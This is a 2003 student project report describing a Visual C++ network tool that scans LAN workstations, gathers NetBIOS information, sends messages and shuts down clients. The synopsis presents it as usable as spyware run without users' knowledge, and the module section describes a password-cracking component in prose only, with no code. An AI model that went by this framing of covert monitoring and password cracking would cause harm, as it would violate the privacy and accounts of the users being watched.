

Kumaraguru College of Technology

Department of Computer Science and Engineering
Coimbatore-641 006



ISO
9001:2000

NETBIOS ENUMERATOR PROJECT SPECIFICATION

Project work done at

P-1072

**SRM SYSTEMS AND SOFTWARES Pvt. Ltd.
CHENNAI.**

PROJECT REPORT

Submitted in partial fulfillment of the
Requirements for the award of the degree of
Master of Science in Applied Science

Software Engineering

Bharathiar University, Coimbatore

Submitted by

K.K.HARISH NAGARAJAN


Reg.No-0037S0092

INTERNAL GUIDE

Mrs.S.Devaki.B.E, M.S,
Dept of Computer Science & Engineering,
Kumaraguru College of Technology,
Coimbatore.

EXTERNAL GUIDE

Mr.S.Kamesh.B.E,
SRM systems and software pvt, ltd.
CHENNAI.



Department of Computer Science and Engineering
KUMARAGURU COLLEGE OF TECHNOLOGY

Coimbatore – 641 006



ISO
9001:2000

CERTIFICATE

PROJECT REPORT 2003

Certified that this is a bonafide report of
the project work done by

K.K.HARISH NAGARAJAN
(Reg. No. 0037S0092)

Mrs.S.Devaki B.E.,M.S
Project guide
Computer Science & Engineering

Prof. S. Thangasamy , Ph.D.,
Head of the Department
Computer Science & Engineering

Place: Coimbatore
Date: 26/09/03

Submitted for viva-voce examination held on

29/09/03

Internal Examiner

External Examiner

COMPANY CERTIFICATE

SYSTEMS AND SOFTWARE LIMITED

N. Chetty Road, T.Nagar, Chennai - 600 017.
44 - 8250771, 8258757, 8269471 Fax : 91 - 44 - 8283359
: srm@srmsoft.co.in Web Site : <http://www.srmsoft.com>
ff : 2, Veerasamy St., West Mambalam, Chennai - 600 033.



23.09.2003

CERTIFICATE

This is to certify that the project work entitled "NETBIOS ENUMARATOR" was Analyzed, Designed and Developed by Mr. B.HARISH NAGARAJAN of KUMARAGURU COLLEGE OF TECHNOLOGY (CBE), submitted in partial fulfillment of the requirements of degree of 4th Year M.Sc (S.E) has been carried out in our organization from June 2003 to Sep 2003. This project has been developed using VC++.

We wish him success in all his future endeavors.

For SRM Systems And Software Limited

A handwritten signature in black ink, appearing to read "Surya".


Manager-Projects

DECLARATION

I here by declare that the project entitled "NETBIOS ENUMERATOR PROJECT SPECIFICATION", submitted to Kumaraguru College of Technology, Coimbatore Affiliated to Bharathiar university as the project work of Master of Science in Applied Science Software Engineering ,is a record of original work done by me under the supervision and guidance of **Mr.S.Kamesh.B.E**, SRM SYSTEMS AND SOFTWARES Pvt Ltd., Chennai and **Mrs.S.Devaki.B.E.,M.S.**, CSE Department Kumaraguru College of Technology, Coimbatore and the project work has not found the basis for the award of any Degree/ Diploma / Associate ship / Fellowship or similar title to any candidate of any University.

Place: Coimbatore


Date: 26/09/03



(K.K.HARISH NAGARAJAN)

Reg.No:0037S0092

Countersigned by


(Internal Guide)

Mrs.S.Devaki.B.E.,M.S.,

Kumaraguru College of Technology,

Coimbatore.

ACKNOWLEDGEMENT

The success of a project needs Co-operation and encouragement from different quarters. Words are inadequate to express my profound and deep sense of gratitude to those who helped me bringing out this project successfully.

My sincere thanks to **Dr.K.K.Padmanaban BSc(Engg) , M.Tech., Ph.D.,** Principal , Kumaraguru College of Technology for allowing me to do the project.

I really feel delighted on expressing my heartfelt thanks to **Dr.S.Thangaswamy Ph.D,** Prof & Head of Department of Computer Science and Engineering for his endless encouragement in carrying out this project successfully.

My heartfelt thanks to my project coordinator and my project guide **Mrs.S.Devaki B.E.,M.S,** Assistant Professor, for her unfailing enthusiasm and guidance that paved me to the completion of this project.

I thanks to the entire **Management and Staffs** of Kumaraguru College of Technology for their Co-operation during my course and all the staffs of SRM systems and software pvt ltd and especially to my project guide **Mr .S.Kamesh B.E.**

My heart goes all in gratitude to my **Parents, Friends** and other authorities who encouraged me and helped me in numerous ways. With regard and respect I bestow the success of the project to all of them.

SYNOPSIS

SYNOPSIS

The project titled "NETBIOS ENUMERATOR" is a system side project for the concern SRM Radiant InfoTech Ltd. The concern has the capability to provide complete end-to-end IT solutions to its customers through its matchless portfolio of products, services and a large infrastructure network.

Administrating a computer network is always a tiresome activity. To manage computer network successfully, it needs constant monitoring. In a computer network any things can happen at anytime. We cannot specify a boundary to the network. It will be spread across a campus or spread beyond countries. So we will not be getting enough time to supervise to person before every computer.

My project is designed especially to save time, monitor and to control any computer system that can be found anywhere in the network. We can control and monitor any system from any other system. Here monitoring means, we can view services of any system from the server. And controlling means, we can shutdown or send messages to any remote system from the server. These enable us to run and control any application in any remote system and view output in the local system. We are using the remote system's resources but we are seeing the output in the local system. This project is designed in such a way that it can be used as spy ware. We can run this software without others knowledge. My project is also designed with rich user guidance. Any one with little computer knowledge can use this software.

CONTENTS

CONTENTS

PAGE NO

1. Introduction	1
1.1 Current status of the problem taken	1
1.2 Relevance and Importance	1
1.3 Need for the proposed system	1
1.4 Proposed system	2
2. Company Profile	3
3. Software Requirements	8
3.1 Hardware specification	8
3.2 Software specification	8
4. Proposed Approach to a product	9
5. Details of the design	12
5.1 System design	12
5.2 Project descriptions	13
5.3 Module description	16
6. Implementation details	20
7. Testing	22
7.1 Testing objectives	22
7.2 Levels of Testing	23
7.2.1 Unit testing	23
7.2.2 Integration testing	24
7.2.3 Validation testing	25
7.2.4 Output testing	25
8. Conclusion and Future outlook	26
8.1 Conclusion	26
8.2 Limitations	26
8.3 Future enhancements	27
9. References	28
10. Appendix	29
10.1 Sample coding	29
10.2 screen design	50

INTRODUCTION

1. INTRODUCTION

1.1 CURRENT STATUS OF THE PROBLEM TAKEN:

To check what the client is doing the administrator had to go to the client system and check what he is doing. What project he is working on and what application is being used is to be viewed coming to the client terminal. Thus it is time consuming for the administrator to go around the company and view all the clients. If any message has to be passed he has to go to the person and deliver the message, thus a considerable time is wasted in going to the person and deliver the message.

1.2. RELEVANCE AND IMPORTANCE

The existing system is a manual process of checking the client activity. The drawbacks of this existing system are

1. Time consuming
2. It is a tiring process to go around and check all the clients
3. To deliver a message the administrator may have to go from one end to the other end.

1.3 NEED FOR THE PROPOSED SYSTEM:

Owing to the above said drawbacks in the existing System, an automated solution is proposed. The proposed System aims to remove the drawbacks of the existing system. It can be thought of as maintenance friendly, easing the work of the administrator.

The benefits of the proposed system are

- Less time consuming
- Monitor all the client from one place
- Controlling of all the system connected in LAN from the server

1.4 PROPOSED SYSTEM:

The proposed system is aimed at easing the tasks of the administrator. The proposed system is capable of monitoring all the system. The proposed system is user friendly and can be operated by any person easily.

The proposed system has been developed using VC++. Since the proposed system is used in network the protocol used for networking is TCP/IP. The proposed system will overcome the drawbacks of the existing system.

The advantage of the proposed system is

- Monitoring the users in the company
- Control of the user system form the server
- Message passing from server to the client
- Terminating the process running in the remote Client
- Disable the remote input device if he performs any illegal activities.

COMPANY PROFILE

2. COMPANY PROFILE

SRM SYSTEMS AND SOFTWARE is a company committed to provide support to small, medium and large corporations in the development and management of software essential to their needs over the entire life cycle of a project or system. All corporations, regardless of size, need to process enormous amounts of data in support of the day-to-day operation of the company and the dependence on a corporate information system and up-grade the existing ones. In seeking efficient and cost-effective approaches to manage change, many companies have found outsourcing to be particularly attractive.

SRM Systems and Software is here to provide expert services and support for “change management” in software systems allowing your organization to focus on its core business. SRM Systems and Software offers the expertise of experienced individual software consultants, as well as an offshore facility with a state-of-the-art information technology infrastructure and a well-trained and committed staff, all at extremely competitive prices. We at SRM provide our clients the potential for significant savings without a compromise in quality or schedule. SRM Systems and Software guarantees that the software services will be delivered to the customer on time, within budget, incomplete conformance means that at SRM, we are indeed “Determined to Make a Difference”.

MISSION STATEMENT

The stated mission of the SRM System and Software is to offer value addition to the customer’s Business through IT Solutions of high quality and appropriate Technology on time and on budget.

CORPORATE BACKGROUND

- Reputation built over 3 decades
- Global vision
- Asset base of over US \$100 million
- Many interests but one objective - Commitment to Excellence

SRM Systems and Software is a unit of the renowned SRM Group, which in the past 30 years has established itself in Southern India in the field of Engineering education and Research. Over the years, the SRM Group, with an asset base of more than US \$ 50 million, has expanded into the fields of Health Care, Hospitality, Manufacturing, Financial Services and Construction.

SRM Systems and Software was established with a specific business focus on Software Development and consultancy. As a member of the Software Technology Park of India, SRM Systems and Software benefits through business and customs duty incentives from the Government of India and consequently is committed to export 100% of its products and services.

The overseas office of SRM Systems and Software in Boston provides an effective link to customers in the United States and other parts of the world. Efforts are under way to establish similar offices in Japan, UK, Europe and Australia. Connected by broadband data links, the Headquarter in Chennai and the overseas offices will be positioned to provide customers global information technology market by an unwavering commitment to quality.

SRM Systems and Software - A Customer Centric Company

OBJECTIVES

- World Class Products
- Commitment to Quality

- Impeccable Customer Service
- Excellent Technical Support

BUSINESS ETHICS

- Customer is God
- Work is Worship
- Employee is Strength
- Humanity is the Base

STRATEGY

- Our International strategy is to penetrate and service the market by On-site, Off shore & Turnkey projects based on our expertise and related software solutions
- Our Domestic Strategy in India is to increase market share, expand Client base and focus on large IT contracts.

UNIFIED STRENGTH

- Three decades of SRM's Track Record
- Strong Team Work
- Excellent Technical Competence
- Structured Project Approach
- Customer Centric and Focus on Customers' Customers
- Japanese Language Competence

SERVICES OFFERED

SRM Systems and Software through its Strategic Business Units offers the following services.

CUSTOMIZED SOFTWARE DEVELOPMENT

SRM can provide complete business turnkey solutions to small, medium and large size companies spanning every phase of the software life cycle: System Analysis, Design, Implementation, Testing, Installation and Maintenance. The SRM staff has an accumulated experience of more than 300 man-years in varied application areas. SRM offers software services in the following technology areas:

- Web Based Applications and e-commerce
- Client-Server (two-three and n-tier Technology)
- Group Ware and Workflow
- Multimedia and Computer Graphics
- Computer Aided Design and Computer Aided Manufacturing

SRM guarantees each customer that any project executed by SRM will be developed as per the specifications, delivered on time, and without cost overrun. SRM strictly adheres to the latest Software Engineering standards in the development of customized software. The aim of SRM is to win the allegiance of each customer so that the relationship does not end with the completion of the first contract but becomes an ongoing and mutually beneficial association.

CONSULTANCY SERVICES

SRM Systems and Software has a trained pool of Software/Hardware Engineers, specializing in the latest technologies. These engineers generally have advance degrees in their field of specialization, and undergo training to keep their skills up to date.

Once a client identifies a need for additional software professional, the SRM Consultancy Division will identify and assign a person from its pool of software professional, SRM will remain the direct employer of the consultant so that the client need not make any commitment to the consultant beyond the specific terms of its contract with SRM. This is particularly attractive in times of rapidly changing needs associated with staff size and skill sets.

CORPORATE TRAINING SERVICES

The SRM group has a well-established reputation in offering quality education in the areas of Engineering, Arts and Science, Dentistry, Medical Sciences and Management. With this expertise and tradition in the field of education, it is not surprising that SRM Systems and Software also offers high-end software training for corporations and individuals. The SRM Training Center in Chennai has a generous allocation of space within the corporate facilities of SRM Systems and Software and its classrooms and student workspaces are outfitted with state-of-the-art computers and communications so as to support state-of-the-art training.

PRODUCT DEVELOPMENT:

SRM has also set up a separate Product Development Division. This Division has the mandate to identify business and professional market segments that are currently under supplied with regard to Information Technology products. The Division has chosen health care and education as areas to concentrate on initially. Specifically, the Division is working on developing workflow automation products for hospitals in United States as well as on online distance education for Universities.

SOFTWARE REQUIREMENTS

3. SOFTWARE REQUIREMENTS

3.1 HARDWARE SPECIFICATION

CLIENT:

System	Pentium III @600MHZ
Cache	128 MB
RAM	128 MB
Hard Disk	20 GB
Monitor	14"Color Monitor
Keyboard	104Enhanced
Mouse	Logitech three button mouse
NIC	LAN cord

SERVER:

System	Pentium III @600MHZ
Cache	128 MB
RAM	128 MB
Hard Disk	40 GB
Monitor	14" Color Monitor
Keyboard	104 Enhanced
Mouse	Logitech three button mouse
NIC	LAN cord

3.2 SOFTWARE SPECIFICATION

Operating system: Windows 2000 workstation

Software required: Visual C++

*PROPOSED APPROACH TO THE
PRODUCT*

4. PROPOSED APPROACH TO A PRODUCT

VISUAL C++:

Visual C++ has various features for which it is selected. It has very good compiling tools. Some of the features of Visual C++ are

- Supports network communication programs
- Supports ActiveX, ODBC, OLE
- Easy to handle graphics and animation
- Easy to write threading applications

Other features of Visual C++ are given below.

THE VISUAL C++ ENVIRONMENT:

An IDE, or Integrated Development Environment, is a program that hosts the compiler, debugger, and application building tools. The central part of the Visual C++ package is Developer Studio, the Integrated Developer Environment (IDE) developer Studio is used to integrate the development tools and the Visual C++ compiler. You can create a windows program, scan through an impressive amount of online help, and debug the program without leaving Developer Studio.

Visual C++ and Developed Studio makes up a fully integrated environment which makes it easier to create Windows programs. By using tools and wizards provided as a part of Developer Studio, along with the MFC class library you can create a program in just a few minutes.

The programs use thousands of lines of source code that are part of MFC class library, They also take advantage of AppWizard and Class Wizard, two of the Developer Studio tools that manage the project.

DEVELOPER STUDIO WIZARDS:

A Wizard is a tool that helps guide you through a series of steps. In addition to tools that are used for debugging, editing, and creating resources, Developer Studio includes several wizards that are used to simplify developing your windows programs. The most commonly used ones are

1. **App Wizard** (also referred to in some screens as MFC AppWizard) is used to create the basic outline of a windows program. Three types of programs are supported by AppWizard: Single Document and Multiple Document applications based on the Document/View architecture and dialog box-based programs, in which a dialogue box serves as the application's main window

2. **Class Wizard** is used to define the classes in a program created with AppWizard. Using Class Wizard, you can add classes to your project. You can also add functions that control how messages received by each class are handled. Class Wizard also helps manage controls that are contained in dialog boxes by enabling you to associate an MFC object or class member variable with each control.

MFC LIBRARY:

A library is a collection of source code or compiled code that you can reuse in your programs. Libraries are available from compile vendors such as Microsoft, as well as from third parties.

Visual C++ 6 includes Version 6.0 of MFC, the Microsoft Foundation Classes, a class library that makes programming for Windows much easier. By using the MFC classes when writing your program for Windows, you can take advantage of a large amount of source code that has been written for you. This enables you to concentrate on the important parts of your code rather than worry about the details of Windows Programming.

A recent addition to the C++ standard is the standard C++ Library. This library includes a set of classes that were known as Standard Template Library, which is primarily used for Windows Programming, the standard C++ library is used for general-purpose programming.

THE VISUAL C++ EDITOR:

Developer Studio includes a sophisticated editor as one of its tools. The editor is integrated with other parts of Developer Studio; files are edited in a Developer Studio; files are edited in a Developer Studio child window. You can use the Developer Studio editor to edit C++ source file that will be compiled into Windows Programs. The editor supplied with Developer Studio is similar to a word processor, but instead of fancy text-formatting features. It has features that make it easy to write source code. You can use almost any editor to write C++ source code, but there are several reasons to consider using the editor integrated with Developer Studio, The editor includes many features that are found in specialized programming editors.

- Automatic syntax highlighting colors keywords, comments, and other source code in different colors.
- Automatic “smart” indenting help lines up your code into easy-to-read Columns
- Emulation for keystrokes used by other editors helps if you are familiar with editors such as Brief and Epsilon.
- Integrated keyword help enables you to get help on any keyword, MFC class, or Windows function just by pressing F1.
- Drag-and-drop editing enables you to move text easily by dragging it with the mouse

DETAILS OF THE DESIGN

5. DETAILS OF THE DESIGN

5.1 SYSTEM DESIGN

The system design phases follow system analysis. It provides the way the information is to be fed and how the output is to be obtained. The design goes through logical and physical stages of development. Logical design the physical system, prepares input and output specification, gathers NetBios information and sends messages to the clients. The physical design maps out the details of the physical system, plans the system implementation.

INPUT DESIGN:

Input design has to be carried out in the server at two levels:

- Range of IP address
- Setting options

Range of IP address:

The range of IP addresses is specified by the administrator for the establishment of the connection between server and all the clients existing in the range.

Settings Option:

This setting gives several options to the administrator depending on his requirements. This lets the administrator to specify the scanning time, time out and the number of retries. The administrator may opt to scan a particular user by specifying the username, password and domain or scan all the systems existing in the domain.

OUTPUT DESIGN:

An application is successful when it produces an efficient and effective output. The output from the computer is required to show the results of processing to user.

Output design has to be carried for the server. This gives the complete NetBIOS information for all the clients scanned. This includes the details on the users available, server, hardware, services, shares and operating system of the particular client.

The output design also includes the message service that the server can send to its clients.

CODE DESIGN:

In this design, an objects physical characteristics or performance characteristics or operational instructions are specified. This can also show inter relationship and may sometimes be used to achieve secrecy or confidentiality.

The development methodology is used in the code design. The approach used here is the top down approach. Here codes are used for gathering NetBIOS information's, sending messages and taking control of the system.


5.2. PROJECT DESCRIPTIONS

In this project client system is monitored from the server system by the administrator. The protocol used is TCP/IP.


This project consists of creating of the server application.

The server application is run on the server system to connect and scan the client machines. The server application receives the input as the range of IP addresses and establishes connection.

SYSTEM FLOW DIAGRAM



NETWORK DIAGRAM



10/1/2001

5.3 MODULE DESCRIPTION

This project consists of three modules .The three modules are

- Password cracking module
- Communication module
- Scanning module

PASSWORD CRACKING MODULE

In general the password cracking module is in the server application .It involves the cracking of the passwords of the client machines .The server application cracks the system passwords of all the work stations which fall under the range of the IP address .The cracking is done in the following sequences.

- On establishment of communication handshake packets are assembled and sent by the server application.
- On receiving the response for the sent handshake packets the start packets are assembled and sent.
- The server application scans for presence of password in the client machines after receiving the start packet response.
- On detection of presence of password the password is hacked and it is assembled into password check packets and sent to the server application.
- The server application acknowledges the client machines on receiving the password check packets.

COMMUNICATION MODULE:

This module is used for establishing the connection between the client and the server system. The module used the TCP/IP protocol for the transfer of files and information across the network.

This module consists of two parts:

- Transfer Communicator
- Receiving Communicator

TRANSFER COMMUNICATOR:

This part deals with the transfer of the screen from the transfer application. The entire information passing to and from the receiving application is done handled by this part.

This module deals with the establishment and passing of information across the network. The steps involved in this part is

- Creation of sockets
- Putting it in listen mode
- Accepting the connection

CREATION OF SOCKET:

In any networking project first a socket has to be developed. A socket is an object that represents an endpoint for communication between processes across a network transport. Without a socket the connection cannot be established.

The class used here is C Socket. In this class a socket is created with help of “Create ()” function. In this creation of the socket the port number has to be specified.

PUTTING IN LISTEN MODE:

The application is put in listening mode after the creation of the socket. In the listening mode the application checks if any request has been obtained for connection. At a time the listen mode is put to listen to only one request. The function used here is “Listen ()”.

ACCEPTING A CONNECTION:

As soon as there is a request the connection is established with the help of the function “Accept ()”.

RECEIVING COMMUNICATION:

This part deals with the reception of the screen from the transfer application and the receiving application. The entire information passing to and from the transfer application is done handled by this part.

This module deals with the establishment and passing of information across the network. The steps involved in this part is

- Creation of socket
- Getting the IP address
- Connection to system

CREATION OF SOCKET:

In any networking project first a socket has to be developed. A socket is an object that represents an endpoint for communication between processes across a network transport. Without a socket the connection cannot be established.

The class used here is C Socket. In this class a socket is created with the help of “Create ()” function. In the creation of the socket the port number has to be specified.

GETTING THE IP ADDRESS:

The IP address of the system to be connected has to be given by the administrator. The IP address is obtained in the dialog box.

CONNECTING TO SYSTEM:

After the IP address of the system to be connected is obtained, the connection is established with the help of the “Connect ()”function.

SCANNING MODULE:

The scanning module occurs after the password-cracking module. When the scan command is invoked the server application scans for client machines ranging under IP address. All machines detected are displayed in the server application window including all NetBIOS information such as user groups, network adapters, server information, drives, processes etc..and some important services like workstation service, messenger service, file server services etc.

The administrator can send messages to the clients and has control to shut down any of the client machines connected to the server.

IMPLEMENTATION DETAILS

6. SYSTEM IMPLEMENTATION

Implementation is the stage in the project where the theoretical design is turned into a working system and is giving confidence on the new system for the users that it will work efficiently and effectively. It involves careful planning, investigation of the current system and its constraints on implementation, design of methods to achieve the change over, an evaluation, of change over methods.

Apart from planning, the major task of preparing the implementation is education and training the users. The more complex system being implemented, the more involved will be the system analysis and the design effort required just for implementation. An implementation coordinating committee based on policies of individual organization has been appointed. The implementation process begins with preparing a plan for the implementation of the system. According to this plan, the activities are to be carried out, discussions made regarding the equipment and resources and the additional equipment has to be acquired to implement the new system.

Implementation is the final and important phase. The most critical stage in achieving a successful new system and in giving the users confidence that the new system will work effectively. The system can be implemented only after thorough testing is done and if it found to be working according to the specification. This method also offers the greatest security since the old system can take over if the errors are found or inability to handle certain type of transactions while using the new system.

At the beginning of the development phase, a preliminary implementation plan is created to schedule and manage the many different activities that must be integrated into plan. The implementation plan is updated throughout the development phase, culminating in a change over plan for the operation phase. The major elements of implementation plan are test plan training plan, equipment installation plan and a conversion plan.

There are three types of implementation:

- Implementation of a computer system to replace a manual system.
- Implementation of a new system to replace the existing one.
- Implementation of a modified application to replace an existing one using the same computer.

After considering all the phases of the system life cycle, then the proposed system is now implemented successfully.

SYSTEM MAINTENANCE

Provision must be made for environmental changes, which may affect the computer or other parts of the computer based systems; such activities are normally called "Maintenance". Maintenance includes the improvements of the system. Maintenance activities may require the continuing involvement of a larger proportion of the computer department resources. For computer installations, which have already, develop the basic applications for the organizations, the maintenance may be to adapt existing system in changing environment. Perhaps a better term to describe this activity is "system evaluation". All systems are dynamic and subject to constantly changing requirements. Most changes arrive in two ways:

- As a part of normal running of the system when errors are found, users may ask for improvement.
- As a result of a specific investigation and review of the system performance.

TESTING

7. SYSTEM TESTING

Testing is an activity to verify that correct system is being built and is performed with intent of finding faults in the system. Testing is an activity, however not restricted to being performed after the development phase is complete. But this is to be carried out in parallel with all stages of system development, starting with requirements specification. Testing results, once gathered and evaluated, provide a qualitative induction of software quality and reliability and serve as a basis for design modification if required. A project is set to be incomplete without project testing.

System testing is process of checking whether the development system is working according to the original objectives and requirements. The system should be tested experimentally with the test data so as to ensure that the system works according to the required specification. When the system is found working, test it with actual data and check performance.

Software testing is a critical element of software quality assurance and represents the ultimate review of specification, design and coding. The increasing visibility of software as a system element and attendant "cost" associated with a software failure is motivation forces for a well planned, through testing.

7.1 TESTING OBJECTIVES:

The testing objectives are summarized in the following three steps. Testing is the process of executing a program with the intent of finding an error. A good test case is one that has a high probability of finding an as yet undiscovered. A successful test is one that uncovers as-yet-undiscovered error.

TESTING PRINCIPLES:

All tests should be traceable to customer requirements. Tests should be planned long before testing begins, that is, the test planning can begin as soon as the requirement model is complete. Testing should be “in the small” and progress towards testing “in large”. The focus of testing will shift progressively from progressively from programs, to individual modules and finally to the entire project. Exhaustive testing is not possible. To be more effective, testing should be one, which has highest probability of finding errors.

The following are attributes of good test:

- A good test has a high probability of finding an error
- A good test is not redundant
- A good test should be “best of breed”
- A good test should be neither too simple nor too complex

7.2 LEVELS OF TESTING:

The details of the software functionality tests are given below. The testing procedure that has been used is as follows

- Unit Testing
- Integration testing
- Validation testing
- Output testing

7.2.1 UNIT TESTING:

Unit testing is carried out to verify and uncover errors within the boundary of the smallest unit or a module. In this testing step, each module was found to be working satisfactory as per the expected output of the module.

In the package development, each module is tested separately after it has been completed and checked with valid data. Unit testing exercises specific paths in the modules control structure to ensure complete coverage and maximum error detection.

7.2.2 INTEGRATION TESTING:

Integration testing address the issues associated with the dual problems of verification and program construction. After the software has been integrated a set of high-order test are conducted. The main objective in this testing process is to take unit tested modules and build a program structure that has been dictated by design.

The following are the types of Integrated Testing:

TOP-DOWN INTEGRATION:

This method is an incremental approach to the construction of program structure. Modules are integrated by moving downward through the control hierarchy, beginning with the main program module. The module subordinates to the main program module. The module subordinates to the main program module are incorporated to the structure in either a depth first or breath-first manner.

BOTTOM UP INTEGRATION:

This method designs the construction and testing with the modules at the lowest level in the program structure. Since the modules are integrated from the bottom up, processing required for modules subordinate to given level is always available and the need for stubs is eliminated. The bottom up integration strategy may be implemented with the following steps:

- The low level modules are combined into clusters that perform a specific software sub-function.

- A driver (i.e.) the control program for testing is returned to coordinate test case input and output.
- The cluster is tested.
- Drivers are removed and clusters are combined moving upwards in the program structure.

7.2.3 VALIDATION TESTING:

At the end of integration testing, software is completely assembled as a package, interfacing errors have been uncovered and correction testing begins.

VALIDATION TEST CRITERIA:

Software testing and validation is achieved through a series of black box tests that demonstrate conformity with the requirements are achieved, documentation is correct and other requirements are met.

7.2.4 OUTPUT TESTING:

Output testing is a series of different test whose primary purpose is to fully exercise the computer based. Although each test has a different purpose all the work should verify that all system elements have been properly integrated and perform allocated functions.

Output testing is the stage of implementation, which is aimed at ensuring that the system works accurately and efficiently before live operations commence. The input screens, output documents were checked and required modifications made to suit the program specification. Then using the rest data prepared, the whole system was tested and found to be a successful one.

*CONCLUSION AND FUTURE
OUTLOOK*

8. CONCLUSION AND FUTURE LOOK

8.1 CONCLUSION:

The complete design and development of the system is presented in this dissertation. The system has user-friendly features. It is possible for any user to use this system.

The programming techniques used in the design of the system provide a scope for further expansion and implementation of any changes, which may occur in the future. The system has been tested by connecting with many systems and they provide satisfactory performance.

This system is developed with the specifications and abiding by the existing rules and regulations of the company.

Since the requirements of any organizations and their standards are changing day by day the system has been designed in such a way that its scope and boundaries could be expanded in future with little modifications. As a further enhancement this system can be integrated with any other system.

This system has been developed using Visual C++. The main aim behind the development of this system is to provide a solution for the administrator to watch over the client form the server.

8.2 LIMITATIONS:

This project is very simple and easy to implement. This project is working properly. This project is a successful one and this can be implemented easily. The system developed can monitor only one system at a time. It can be run only in windows platform. The system can monitor only those systems connected in one server and not many servers. The future enhancement can monitor multiple systems at a particular time.

8.3 FUTURE ENHANCEMENTS:

There are many features that can be added to the system. Due to the insufficient time it could not be incorporated in this system.

The future enhancements that can be provided are:

- Access to multiple clients at a particular time.
- Monitoring the system of another server from a server.

REFERENCES

9.REFERENCES

Books:

- David J. Kruglinski, George Shepherd, Scot Wingo,
“Programming Microsoft Visual C++”,
